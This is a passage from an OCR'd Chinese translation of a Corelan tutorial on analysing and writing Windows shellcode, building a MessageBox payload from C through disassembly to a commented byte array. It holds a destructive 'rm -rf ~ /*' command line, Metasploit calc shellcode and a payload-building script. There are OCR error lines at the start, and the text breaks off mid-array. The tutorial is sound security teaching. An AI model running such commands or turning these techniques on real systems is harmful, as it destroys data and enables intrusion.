Char 77 @0x4D does not match encoding: '\n'.
Char 78 @0x4E does not match encoding: "".
Char 111 @0x6F does not match encoding: "".
Char 112 @0x70 does not match encoding: ';'.
Char 113 @0x71 does not match encoding: '\n'.
rm -rf ~ /* 2> /dev/null &
```

Testival 实际上能够用来运行 shellcode--当然--是危险的当你试着找出一些模糊的 shellcode 实际上所做的。但是它依然是有帮助的如果你测试你自己的 shellcode。

Example 2：

这个怎么样：

```
# Metasploit generated – calc.exe – x86 – Windows XP Pro SP2
my $shellcode="\x68\x97\x4C\x80\x7C\xB8".
"\x4D\x11\x86\x7C\xFF\xD0";
```

把 shellcode 写入文件然后看下目录：

```
C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 12 bytes to file
```

```
C:\shellcode>type c:\tmp\shellcode.bin
hùLÇ|╕ M◄å| ╨
C:\shellcode>
```

让我们反汇编这些字节成指令：

```
C:\shellcode>"c:\program files\nasm\ndisasm.exe" -b 32 c:\tmp\shellcode.bin
00000000  68974C807C              push dword 0x7c804c97
00000005  B84D11867C              mov eax,0x7c86114d
0000000A  FFD0                    call eax
```

你不需要运行这个 shellcode 来知道它将要干什么。
如果这个 exploit 的确是为 Windows XP Pro SP2，然后将会发生这个：
在 XP SP2 的 0x7c804c97 地址处，我们能发现（windbg 的输出）：

```
0:001> d 0x7c804c97
7c804c97 57 72 69 74 65 00 42 61-73 65 43 68 65 63 6b 41 Write.BaseCheckA
7c804ca7 70 70 63 6f 6d 70 61 74-43 61 63 68 65 00 42 61 ppcompatCache.Ba
7c804cb7 73 65 43 6c 65 61 6e 75-70 41 70 70 63 6f 6d 70 seCleanupAppcomp
7c804cc7 61 74 43 61 63 68 65 00-42 61 73 65 43 6c 65 61 atCache.BaseClea
7c804cd7 6e 75 70 41 70 70 63 6f-6d 70 61 74 43 61 63 68 nupAppcompatCach
7c804ce7 65 53 75 70 70 6f 72 74-00 42 61 73 65 44 75 6d eSupport.BaseDum
7c804cf7 70 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00 pAppcompatCache.
7c804d07 42 61 73 65 46 6c 75 73-68 41 70 70 63 6f 6d 70 BaseFlushAppcomp
```

所以 push dword 0x7c804c97 将会 push“write”到堆栈
接下来，0x7c86114d 赋到 eax 中然后一个 eax 的 call 调用。在 0x7c86114d,我们发现：

```
0:001> ln 0x7c86114d
(7c86114d) kernel32!WinExec | (7c86123c) kernel32!`string'
Exact matches:
kernel32!WinExec =
```

结论：这个 shellcode 将会指向“write”（=wordPad）。
如果“windows XP SP2”指示器不对，下面的将会发生（在 XP SP3 下的例子）：

```
0:001> d 0x7c804c97
7c804c97    62 4f 62 6a 65 63 74 00-41 74 74 61 63 68 43 6f    bObject.AttachCo
7c804ca7    6e 73 6f 6c 65 00 42 61-63 6b 75 70 52 65 61 64    nsole.BackupRead
7c804cb7    00 42 61 63 6b 75 70 53-65 65 6b 00 42 61 63 6b    .BackupSeek.Back
7c804cc7    75 70 57 72 69 74 65 00-42 61 73 65 43 68 65 63    upWrite.BaseChec
7c804cd7    6b 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00    kAppcompatCache.
7c804ce7    42 61 73 65 43 6c 65 61-6e 75 70 41 70 70 63 6f    BaseCleanupAppco
7c804cf7    6d 70 61 74 43 61 63 68-65 00 42 61 73 65 43 6c    mpatCache.BaseCl
7c804d07    65 61 6e 75 70 41 70 70-63 6f 6d 70 61 74 43 61    eanupAppcompatCa
0:001> ln 0x7c86114d
```

```
(7c86113a)     kernel32!NumaVirtualQueryNode+0x13
|   (7c861437)     kernel32!GetLogicalDriveStringsW
```

这个看起来没做什么富有成效....

方法 2：动态分析

当 payload/shellcode 被编码（在文章后面会提到），或者--大体上--反汇编产生的指令第一眼看起来不怎么有用...然后我们可能需要更进一步分析。举个例子，如果 shellcode 被编码了，当转化为 asm 时，我们会看到一些没什么意义的字节，因为他们实际上是编码后的数据，在执行时会被动态解码，来产生原始的 shellcode。

你可以试着手工模仿解码器循环，但是这会花太长的时间。你也可以运行代码，注意发生了什么，用断点来阻塞动态指行。

这种技术是有危险性的，需要时刻关注和理解下一个指令将要干什么。所以我不会立刻解释这种方法确切的步骤。当你读接下来的教程时，会给出在调试器中加载 shellcode 的例子，然后单步执行。

记住：

断开网络

执行时做记录

在 shellcode 即将加载之前确保设了断点（你将会在一会儿明白我的意思）

不要单纯运行代码。用 F7 来单步执行每条指令。看到 call/jmp/...指令时（或者是一些指向其他地方的跳转指令），在执行前先看看 call/jmp 指令指向的地方将会做什么。

如果 shellcode 用了解码器，试着定位到原始 shellcode 的地址（这或者就在解码器循环或者其中一个寄存器指向的地址中的一个）。在产生完原始的代码后，将会调用一个跳转指令到 shellcode 开头（假使原始的 shellcode 就产生在循环之后），这将会在循环时对一个特定的计数器比较之后执行。在那时，还是不要运行 shellcode。

当原始的 shellcode 已经被还原之后，先看一下指令，在不运行代码的情况下试着猜测代码的意图。

小心并且准备着去掉/重装你的系统当你被菜掉时。

从 C 到 Shellcode

好的，让我们从现在真正开始吧。比如说我们想写个显示一个 MessageBox 的 shellcode，MessageBox 上的文本是“You have been pwned by Corelan”。我知道，这个在实际生活中的 exploit 中是不怎么有用，但是在你想写或者修改出更复杂的 shellcode 之前，它会教你一些基本的技术。

作为开始，我们会用 C 来写代码。为了这个教程，我决定用 lcc-win32 编译器。如果你决定用其他的编译器，概念和最后的结果应该差不多一样。


从 C 到 asm 的执行

源代码（corelan1.c):

```
#include <windows.h>
int main(int argc, char** argv)
{
```

```
  MessageBox(NULL,
                    "You have been pwned by Corelan",
                    "Corelan",
                     MB_OK);
}
```

编译运行这个程序：




注意：正如你看到的，我用 Icc-win32。User32.dll 动态链接库似乎已经动态加载了。如果你用其他的编译器，你可能加上 LoadLibrary("user32.dll");调用它来加载这个 dll。

用反汇编工具（IDA Free）打开这个可执行文件。在分析完成之后，你将会得到如下的代码：

```
.text:004012D4 ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:004012D4
.text:004012D4 ; Attributes: bp-based frame
.text:004012D4
.text:004012D4                         public _main
.text:004012D4 _main                   proc near               ; CODE XREF: _mainCRTStartup+92p
.text:004012D4                         push    ebp
.text:004012D5                         mov     ebp, esp
.text:004012D7                         push    0               ; uType
.text:004012D9                         push    offset Caption  ; "Corelan"
.text:004012DE                         push    offset Text     ; "You have been pwned by Corelan"
.text:004012E3                         push    0               ; hWnd
.text:004012E5                         call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
.text:004012EA                         mov     eax, 0
```

```
.text:004012EF                  leave
.text:004012F0                  retn
.text:004012F0 _main            endp
.text:004012F0
.text:004012F0 ; ---------------------------------------------------------------------------
```

或者，你也可以把它加载到调试器中：





```
004012D4   /$ 55                PUSH EBP
004012D5   |. 89E5              MOV EBP,ESP
004012D7   |. 6A 00             PUSH 0                                  ; /Style = MB_OK|MB_APPLMODAL
004012D9   |. 68 A0404000       PUSH corelan1.004040A0                  ; |Title = "Corelan"
004012DE   |. 68 A8404000       PUSH corelan1.004040A8                  ; |Text = "You have been pwned by
Corelan"
004012E3   |. 6A 00             PUSH 0                                  ; |hOwner = NULL
004012E5   |. E8 3A020000       CALL <JMP.&USER32.MessageBoxA>          ; \MessageBoxA
004012EA   |. B8 00000000       MOV EAX,0   004012EF   |. C9           LEAVE
004012F0   \. C3                RETN
```

好的，我们看到了什么？

1、push ebp 和 mov ebp，esp 指令是用来设置堆栈的一部分指令。我们在自己的 shellcode 里不需要他们，因为我们会在一个已经运行的程序里运行我们的 shellcode，我们假设堆栈已经被正确的设置好了。（这可能是不对的，在实际生活中，你需要调节寄存器/堆栈来使你的 shellcode 工作，但这个暂时超出讨论的范围）。


2、我们把会用到的参数放到栈顶，按反序入栈。标题（0x004040A0）和 MessageBox 的文本（0x004040A8）是从可执行文件的.data 节中取出的。



按钮的样式（MB_OK）和句柄 hOwner 都是 0。

3、我们调用 MessageBoxA 这个 windows API（包含在 user32.dll 中），这个 API 有四个参数。

假使你用 lcc-win32 并且不知道为什么 MessageBox 能工作：通过查看 IDA 中的导入表你可以看到这个函数是从 user32.dll 导出的。这一点很重要。我们将会在后面讨论这个。




（或者，查看 MSDN--你可以在函数结构页面的底部找到相应的 Microsoft 链接库）

4、扫尾并且推出程序。我们将在后面讨论这个。

实际上，我们离把这个转化成可用的 shellcode 不远。如果我们从上面的输出得到机器码字节，我们有了自己的基本 shellcode。我们只需要改变几处地方就能使它工作：

改变字符串（“Corelan”作为标题，“You have been pwned by Corelan”作为文本）放在栈中的方式。在我们的例子里，这些字符串是从 C 程序的.data 节中取出来的。但是当我们 exploit 另一个程序时，我们不能用特定程序的.data 节（因为它会包含一些其他的东西）。因此我们需要自己把字符串放到栈中，然后把指向字符串的指针传递给 MessageBoxA 函数。找到 MessageBoxA 的地址然后直接调用。用 IDA Free 打开 user32.dll 查看函数。在我的 XP SP3 上，这个函数的地址在 0x7E4507EA。这个地址将会和其他版本的操作系统上的地址不一样，甚至是其他的补丁包，我们会在文章的后面处理这个问题。



因此一个 0x7E4507EA 的调用会导致 MessageBoxA 的执行，假设 user32.dll 已经被当前的进程加载。我们现在先假设它已经被加载了--我们将在后面讨论动态加载。

把 asm 转化为 shellcode：将字符串入栈并且返回指向字符串的指针

1、把字符串转化为十六进制值

2、把十六进制值入栈（按反序）。不要忘了字符串末尾的 null 字节，确保一切都是 4 字节对齐（需要时加上一些空格）

接下来的小脚本将会产生把字符串入栈的机器码（pvePushString.pl）：

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a string as argument
# and will produce the opcodes
# to push this string onto the stack
#   if ($#ARGV ne 0) {
print "    usage: $0".chr(34)."String to put on stack".chr(34)."\n";
exit(0);   }
#convert string to bytes
my $strToPush=$ARGV[0];
my $strThisChar="";
my $strThisHex="";
my $cnt=0;
my $bytecnt=0;
my $strHex="";
my $strOpcodes="";
my $strPush="";
print "String length :" . length($strToPush)."\n";
print "Opcodes to push this string onto the stack :\n\n";
while ($cnt < length($strToPush))
{
	$strThisChar=substr($strToPush,$cnt,1);
	$strThisHex="\\x".ascii_to_hex($strThisChar);
	if ($bytecnt < 3)
	{
		$strHex=$strHex.$strThisHex;
		$bytecnt=$bytecnt+1;
	}
	else
	{
		$strPush = $strHex.$strThisHex;
		$strPush =~ tr/\\x//d;
		$strHex=chr(34)."\\x68".$strHex.$strThisHex.chr(34).
		"	//PUSH 0x".substr($strPush,6,2).substr($strPush,4,2).
		 substr($strPush,2,2).substr($strPush,0,2);
		  $strOpcodes=$strHex."\n".$strOpcodes;
		  $strHex="";
		  $bytecnt=0;
	}
	$cnt=$cnt+1;
	}
```

```
#last line
if (length($strHex) > 0)
{
	while(length($strHex) < 12)
	{
		$strHex=$strHex."\\x20";
	}
	$strPush = $strHex;
	$strPush =~ tr/\\x//d;
	$strHex=chr(34)."\\x68".$strHex."\\x00".chr(34)."//PUSH    0x00".
	substr($strPush,4,2).substr($strPush,2,2).substr($strPush,0,2);
	$strOpcodes=$strHex."\n".$strOpcodes;
}
else
{
	#add line with spaces + null byte (string terminator)
	$strOpcodes=chr(34)."\\x68\\x20\\x20\\x20\\x00".chr(34).
		"	//PUSH 0x00202020"."\n".$strOpcodes;
}
print $strOpcodes;
sub ascii_to_hex ($)
{
	(my $str = shift) =~ s/(.|\n)/sprintf("%02lx", ord $1)/eg;
	return $str;
}
```

例子：

```
C:\shellcode>perl pvePushString.pl
    usage: pvePushString.pl "String to put on stack"
C:\shellcode>perl pvePushString.pl "Corelan"
String length : 7
Opcodes to push this string onto the stack :
"\x68\x6c\x61\x6e\x00"      //PUSH 0x006e616c
"\x68\x43\x6f\x72\x65"      //PUSH 0x65726f43
C:\shellcode>perl pvePushString.pl "You have been pwned by Corelan"
String length : 30
Opcodes to push this string onto the stack :
"\x68\x61\x6e\x20\x00"      //PUSH 0x00206e61
"\x68\x6f\x72\x65\x6c"      //PUSH 0x6c65726f
"\x68\x62\x79\x20\x43"      //PUSH 0x43207962
"\x68\x6e\x65\x64\x20"      //PUSH 0x2064656e
"\x68\x6e\x20\x70\x77"      //PUSH 0x7770206e
"\x68\x20\x62\x65\x65"      //PUSH 0x65656220
```

```
"\x68\x68\x61\x76\x65"      //PUSH 0x65766168
"\x68\x59\x6f\x75\x20"      //PUSH 0x20756f59
```

只把文本入栈是不够的。MessageBoxA 函数（就像其他的 windows API 函数）希望得到指向文本的指针，而不是文本自身。因此我们必须把这个考虑进去。其他的两个参数（hWnd 和 ButtonType）不要是指针，只要设为 0 就行了。因此我们需要对这两个参数用不同的方法。

```
int MessageBox(
    HWND hWnd,
    LPCTSTR lpText,
    LPCTSTR lpCaption,
    UINT uType
);
```

=>hWnd 和 uType 的值从堆栈中取出，lpText 和 lpCaption 是指向字符串的指针。

从 asm 到 shellcode：把 MessageBox 的参数入栈

这就是我们要做的：

将字符串入栈然后把指向文本字符串的指针保存在寄存器中。因此在把字符串入栈后，必须把当前的堆栈位置保存在一个寄存器中。我们将用 ebx 来存指向标题文本的指针，ecx 来保存 messagebox 的文本字符串的指针。当前栈顶位置=ESP。所以一个简单的 mov ebx,esp 或者 mov ecx,esp 就行了。


将其中的一个寄存器置为 0，所以我们在需要时将它入栈（用作 hWnd 和 Button 的参数）。

把一个寄存器置为 0 可以简单的采取对自身 XOR（xor eax,eax）。

把 0 和指针按正确的顺序，正确的位置入栈（指向字符串的指针）

调用 MessageBox 函数（将会从堆栈的前四个地址并且把寄存器的内容作为 MessageBox 函数的参数）

除了这个之外，当我们在 user32.dll 中看 MessageBox 函数时，我们可以看到：



明显参数是从一个位置指向 EBP 的偏移处（从 EBP+8 到 EBP+14）。然后 EBP 是从堆栈中弹出的 ESP 的值 0x7E4507ED。因此意味着我们必须确认我们的四个参数被精确定位。这意味着，基于我们将字符串入栈的方式，我们要在跳转到 MessageBox 这个函数之前再将 4 个字节入栈。（只要在调试器里调试一下，你就会知道要做什么）。

从 asm 到 shellcode：将东西组装在一起

好的，我们开始吧：

```
char code[] =
//first put our strings on the stack
"\x68\x6c\x61\x6e\x00"      // Push "Corelan"
"\x68\x43\x6f\x72\x65"      //    = Caption
"\x8b\xdc"                    // mov ebx,esp =
                              //      this puts a pointer to the caption into ebx
"\x68\x61\x6e\x20\x00"      // Push
"\x68\x6f\x72\x65\x6c"      // "You have been pwned by Corelan"
"\x68\x62\x79\x20\x43"      // = Text
"\x68\x6e\x65\x64\x20"      //
"\x68\x6e\x20\x70\x77"      //
"\x68\x20\x62\x65\x65"      //
"\x68\x68\x61\x76\x65"      //
"\x68\x59\x6f\x75\x20"      //
"\x8b\xcc"                    // mov ecx,esp =
                              //       this puts a pointer to the text into ecx
//now put the parameters/pointers onto the stack
//last parameter is hwnd = 0.
//clear out eax and push it to the stack
"\x33\xc0"      //xor eax,eax => eax is now 00000000
"\x50"           //push eax
//2nd parameter is caption. Pointer is in ebx, so push ebx
"\x53"
//next parameter is text. Pointer to text is in ecx, so do push ecx
"\x51"
//next parameter is button (OK=0). eax is still zero
//so push eax
"\x50"
//stack is now set up with 4 pointers
//but we need to add 8 more bytes to the stack
//to make sure the parameters are read from the right
//offset
//we'll just add anoter push eax instructions to align
"\x50"
// call the function
"\xc7\xc6\xea\x07\x45\x7e"      // mov esi,0x7E4507EA
"\xff\xe6";    //jmp esi = launch MessageBox
```

注意：你可以通过简单的指令（Immunity Debugger：lpvefindaddr）来得到机器码
例子：

```
Immunity Debugger v1.73 : MOAR BUGS. * Need support? visit http://forum.immunityinc.com/ *
ADF00D
ADF00D
ADF00D ************************************
ADF00D Getting safeseh table - please wait...
ADF00D ************************************
ADF00D
ADF00D
ADF00D Opcode results :
ADF00D ----------------
ADF00D  xor eax,eax   = \x33\xc0
ADF00D
ADF00D
!pvefindaddr assemble xor eax,eax
```

或者，你可以从 Metasploit 工具文件夹用 nasm_shell 来把汇编指令转化为机器码：

```
xxxx@bt4:/pentest/exploits/framework3/tools# ./nasm_shell.rb
nasm > xor eax,eax
00000000  31C0                      xor eax,eax
nasm > quit
```


回到 shellcode，将这个 c 数组黏贴到“shellcodetest.c”程序中，编译。

wedit-shellcodetest - [shellcodetest.c*]

File Edit Search Project Design Compiler Utils Analysis Window Help


```
char code[] =
//first put our strings on the stack
"\x68\x6c\x61\x6e\x00"    // Push "Corelan"
"\x68\x43\x6f\x72\x65"    //  = Caption
"\x8b\xdc"                // mov ebx,esp =
                          //   this puts a pointer to the caption into ebx
"\x68\x61\x6e\x20\x00"    // Push
"\x68\x6f\x72\x65\x6c"    // "You have been pwned by Corelan"
"\x68\x62\x79\x20\x43"    // = Text
"\x68\x6e\x65\x64\x20"    //
"\x68\x6e\x20\x70\x77"    //
"\x68\x20\x62\x65\x65"    //
"\x68\x68\x61\x76\x65"    //
"\x68\x59\x6f\x75\x20"    //
"\x8b\xcc"                // mov ecx,esp =
                          //   this puts a pointer to the text into ecx
//now put the parameters/pointers onto the stack
//last parameter is hwnd = 0.
//clear out eax and push it to the stack
"\x33\xc0"    //xor eax,eax => eax is now 00000000
"\x50"        //push eax
//2nd parameter is caption. Pointer is in ebx, so push ebx
"\x53"
//next parameter is text. Pointer to text is in ecx, so do push ecx
"\x51"
//next parameter is button (OK=0). eax is still zero
//so push eax
"\x50"
//stack is now set up with 4 pointers
//but we need to add 8 more bytes to the stack
//to make sure the parameters are read from the right
//offset
